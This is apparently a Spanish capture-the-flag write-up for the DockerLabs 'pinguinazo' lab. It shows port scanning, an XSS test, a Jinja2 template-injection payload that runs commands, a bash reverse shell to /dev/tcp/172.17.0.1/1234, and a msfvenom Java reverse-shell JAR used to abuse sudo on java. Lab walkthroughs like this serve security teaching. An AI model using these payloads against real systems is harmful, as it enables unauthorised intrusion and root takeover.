

Abrimos Máquina

```
(iouker@kali)-[~/Downloads]
-$ sudo bash auto_deploy.sh pinguinazo.tar
[sudo] password for iouker:
```

The terminal output shows the following sequence of events:

- A red box highlights the command: `-$ sudo bash auto_deploy.sh pinguinazo.tar`
- The user enters their password for sudo.
- The script outputs a large ASCII art drawing of a penguin. The body of the penguin contains the word "DOCKERLABS".

DOCKERLABS

Ping de reconocimiento inicial

```

(jouker@kali)-[~]
$ ping -c 2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.046 ms

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.046/0.056/0.066/0.010 ms
(jouker@kali)-[~]
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
systemd:x:3:3:systemd:/var/lib/containers:/usr/sbin/nologin
cron:x:4:4:cron:/var/spool/cron:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
jouker:x:1000:1000:jouker:/home/jouker:/bin/bash

```

Nmap nos descubre que el puerto disponible en este caso es el puerto 5000, no nos encontramos el habitual 80 y 22, ni tampoco el 443, mirando con un poco más de detalle podemos ver como dicho

puerto 5000 también es un servidor web pero en un puerto diferente.

```
(jouker@kali)-[~]
└─$ sudo nmap -sS -p- -sC -sV -Pn --min-rate 5000 -n -vvv 172.17.0.2 -oN archivo.txt
[sudo] password for jouker:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 19:20 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
Initiating ARP Ping Scan at 19:20
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:20, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:20
Scanning 172.17.0.2 [65535 ports]
Discovered open port 5000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:20, 1.40s elapsed (65535 total ports)
```

Fuera de lo habitual veo un WerkZeug, que no se que es, voy a mirar la página para ver si es vulnerable por alguna versión anterior

```
(jouker@kali)-[~]
└─$ whatweb 172.17.0.2:5000
http://172.17.0.2:5000 [200 OK] Bootstrap[4.5.2], Country[RESERVED][ZZ], Email[admin@pingulab.lah], HTML5, HTTPServer[Werkzeug/3.0.1 Python/3.12.3], IP[172.17.0.2], JQuery, Python[3.12.3], Script, Title[Pingu Flask Web], Werkzeug[3.0.1]
```

Aprovecho para realizar 2 tareas al mismo tiempo, buscar por metasploit lo de wekzeug, y al mismo tiempo realizo fuzzing de directorios.

```
(jouker@kali)-[~]
└─$ whatweb 172.17.0.2:5000
http://172.17.0.2:5000 [200 OK] Bootstrap[4.5.2], Country[RESERVED][ZZ], Email[admin@pingulab.lah], HTML5, HTTPServer[Werkzeug/3.0.1 Python/3.12.3], IP[172.17.0.2], JQuery, Python[3.12.3], Script, Title[Pingu Flask Web], Werkzeug[3.0.1]
```

```
(jouker@kali)-[~]
└─$ sudo gobuster dir -u 172.17.0.2:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2:5000
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,xml,txt,sh,css,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/Console (Status: 200) [Size: 1563]
Progress: 51550 / 1543927 (3.34%)
```

Exploit Title	Path
Pallets Werkzeug 0.15.4 - Path Traversal	python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution	multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit)	python/remote/37814.rb

```
(jouker@kali)-[~]
└─$ searchsploit werkzeug
msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true
[*] Starting The Metasploit Framework console...
```

Al realizar el intento de intrusión en metasploit veo que he de indicar la existencia de un directorio console, que he listado antes con gobuster, como se ve en la captura anterior, al entrar un poco mas en detalle en dicha página me pide un PIN, pero no creo que sea relevante.

```
Module options (exploit/multi/http/werkzeug_debug_rce):

  Name      Current Setting  Required  Description
  ---      -
Proxies     Console Locked          no        A proxy chain of format type:host:port[,type:host:port]
RHOSTS      172.17.0.1              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT       80                      yes       The target port (TCP)
SSL         false                   no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /console                 yes       URI to the console
VHOST       172.17.0.1              no        HTTP server virtual host

PIN: [ ] Confirm Pin

Payload options (python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
LHOST      10.0.2.15        yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port



Exploit target:

  Id  Name
  --  ---
  0   werkzeug 0.10 and older

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/werkzeug_debug_rce) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf6 exploit(multi/http/werkzeug_debug_rce) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(multi/http/werkzeug_debug_rce) > set RPORT 5000
RPORT => 5000
msf6 exploit(multi/http/werkzeug_debug_rce) > set TARGETURI http://172.17.0.2:5000/console
TARGETURI => http://172.17.0.2:5000/console
msf6 exploit(multi/http/werkzeug_debug_rce) > exploit
```

Esta es la página de la console



Hay algo curioso y es que si en el formulario tu pones etiquetas HTML puedes ver como SI se editan las cosas



Me interpretas los titulos o no?

!

Ejemplo pero con crosssite scripting

PinguRegistro

PinguNombre

`<script>alert("danger")</script>`

PinguCumple

ssaass

PinguEmail

admin@pingulab.lab

PinguPhone

123444554433112

Ⓜ 172.17.0.2:5000

danger

OK

Save all


Parece ser que el error no tiene nada que ver con metasploit y hay que explorar un poco más en detalle que puedo encontrar con el XSS y mas bien parece un ataque SSTI de inyección de plantillas

× GitHub - swisskyrepo/Pay × +


https://github.com/swisskyrepo/PayloadsAllTheThings

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Race Condition	Regex + SSRF
Regular Expression	Regex + SSRF
Request Smuggling	Regex + SSRF
SAML Injection	Normalize page header for SSTI, SAML, SSI
SQL Injection	XPATH + XSS + XXE + XSLT
Server Side Include Injection	Edge Side Inclusion
Server Side Request Forgery	Regex + SSRF
Server Side Template Injection	XPATH + XSS + XXE + XSLT
Tabnabbing	Normalize page header for SQLi, Upload, Cache Dece
Type Juggling	XPATH + XSS + XXE + XSLT
Upload Insecure Files	XPATH + XSS + XXE + XSLT



Al ejecutar la comanda correcta puedo ver los usuarios del sistema



Hello uid=1001(pinguinazo) gid=1001(pinguinazo) groups=1001(pinguinazo),100(users) !

PinguRegistro

PinguNombre

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.__os.popen('id').read() }}
```

PinouCumple

Colamos una shell reversa con bash -c y también con una reverse shell, sin bash -c no va a funcionar. Somos el usuario

"Pinguinazo" en vez de "www-data"

PinguRegistro

PinguNombre

{{ self._TemplateReference__context.cycler.__init__.__globals__.__os.popen('bash -c "sh -i >& /dev/tcp/172.17.0.1/1234 0>&1"')read() }}

PinguCumple

sss

PinguEmail

admin@pingulab.lab

PinguPhone

+17 123 456 789

```
jouker@kali: ~  
File Actions Edit View Help  
(jouker@kali)-[~]  
$ nc -nlvp 1234  
listening on [any] 1234 ...  
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47010  
sh: 0: can't access tty; job control turned off  
$ whoami  
penguinazo  
$
```

Realizamos tratamiento de la TTY y vemos la escalada de privilegios, veo que es vulnerable a traves de sudo -l /usr/bin/java, miramos en gtfobins para ver el binario vulnerable java, para ver como le hacemos el bypass.

```
penguinazo@5ab0555504b1:~$ export TERM=xterm  
penguinazo@5ab0555504b1:~$ export SHELL=bash  
penguinazo@5ab0555504b1:~$ stty rows 136 columns 46  
penguinazo@5ab0555504b1:~$ whoami  
penguinazo  
penguinazo@5ab0555504b1:~$ C  
penguinazo@5ab0555504b1:~$ ls -l  
total 4  
drwxrwxr-x 1 penguinazo penguinazo 4096 May 21 2024 flask_ssti_lab  
penguinazo@5ab0555504b1:~$ sudo -l  
Matching Defaults entries for penguinazo on  
5ab0555504b1:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
use_pty  
  
User penguinazo may run the following  
commands on 5ab0555504b1:  
(ALL) NOPASSWD: /usr/bin/java  
penguinazo@5ab0555504b1:~$
```

No se encuentra en GTFOBINS el bypass de java con sudo, yendo a una página vemos que hay que crear un exploit con msfvenom.

1. Create a JAR File

First, create a custom jar file in local machine.
Replace `<local-ip>` with your local ip address.

```
msfvenom -p java/shell_reverse_tcp LHOST=<local-ip> LPORT=4444 -f jar -o shell.jar
```

Then transfer the file to remote machine.

2. Reverse Shell

In local machine, start a listener.

```
nc -lvnp 4444
```

Now execute the java command as root in target machine.

```
sudo /usr/bin/java -jar /tmp/shell.jar
```

Tal como indica la comanda anterior hacemos un exploit de reverse shell con msfvenom apuntando a nuestra ip 172.17.0.1 una vez creado creamos un servidor python con `python3 -m http.server 8080` con el servidor python creado en NUESTRA MÁQUINA local, nos dirigimos directamente a la máquina que hemos vulnerado previamente y ejecutamos la comanda de curl para obtener el archivo jar que hemos creado. Creamos con netcat algo para ponernos a la escucha.

